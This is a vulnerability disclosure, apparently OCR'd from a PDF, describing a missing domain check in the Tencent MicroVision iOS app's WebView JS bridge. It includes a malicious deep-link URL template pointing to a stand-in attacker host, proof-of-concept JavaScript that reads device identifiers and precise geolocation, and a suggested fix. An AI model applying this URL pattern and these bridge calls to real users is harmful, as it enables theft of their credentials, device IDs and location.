
An information leak vulnerability in the iOS version of Tencent MicroVision App

Brief Description

Tencent MicroVision app is a popular short video app, providing functions such as short video watching and short video uploading. It ranks **No.25 in the "Photo & Video" category** list on the App Store of the Chinese region and has **232,000 ratings**.



The iOS version of the Tencent MicroVision supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces**


designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Tencent MicroVision app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information and credential** (such as NickName, Avatar, UserID, Cookie, WsToken, OpenID), **obtaining victim's device information** (such as GUID, IDFA, Qimei), **obtaining victim's geolocation information** (such as precise geolocation, altitude), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL in the following format: **weishi://webview?jump_url=https://attack.com/iOSJS/tencentmicrovision/atkTencentMicroVision.html**. Here, "**attack.com**" represents a domain under the attacker's control.


When the victim clicks on this link, it directs the victim to the Tencent MicroVision app and opens the webpage **https://attack.com/iOSJS/tencentmicrovision/atkTencentMicroVision.html** within the app.





Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information and credential** (such as NickName,

Avatar, UserID, Cookie, WsToken, OpenID), **obtaining victim's device information** (such as GUID, IDFA, Qimei), **obtaining victim's geolocation information** (such as precise geolocation, altitude), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).









Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
window.cb_get[redacted] = function(res){
    var json = res;
    document.getElementById("GUID").innerText = "Your GUID: \n" + json.data.guid;
    document.getElementById("Qimei").innerText = "Your Qimei: \n" + json.data.qimei;
    document.getElementById("KeyChainID").innerText = "Your KeyChainID: \n" + json.data.keyChainID;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.data.idfa;
};
fetchData('jsbridge://device/get[redacted]?p={"callback":"cb_get[redacted]"}')

window.cb_get[redacted] = function(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" + json.
    data.longitude + ", " + json.data.latitude + ")";
    document.getElementById("Altitude").innerText = "Your Altitude: " + json.data.altitude;
};
fetchData('jsbridge://sensor/get[redacted]?p={"callback":"cb_get[redacted]"}')
```

Impact of the Vulnerability

Scope of the vulnerability: Tencent MicroVision iOS version 8.137.0 (the latest version as of 2025-01-16).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

- ☞ **CN:** https://apps.apple.com/cn/app/%E8%85%BE%E8%AE%AF%E5%BE%AE%E8%A7%86-%E7%9F%AD%E8%A7%86%E9%A2%91%E5%88%9B%E4%BD%9C%E4%B8%8E%E5%88%86%E4%BA%AB/id691828408
- ☞ **US:** https://apps.apple.com/us/app/%E8%85%BE%E8%AE%AF%E5%BE%AE%E8%A7%86-%E7%9F%AD%E8%A7%86%E9%A2%91%E5%88%9B%E4%BD%9C%E4%B8%8E%E5%88%86%E4%BA%AB/id691828408

Possible Countermeasures

Should implement stricter domain name checks before the invocation of privileged interfaces.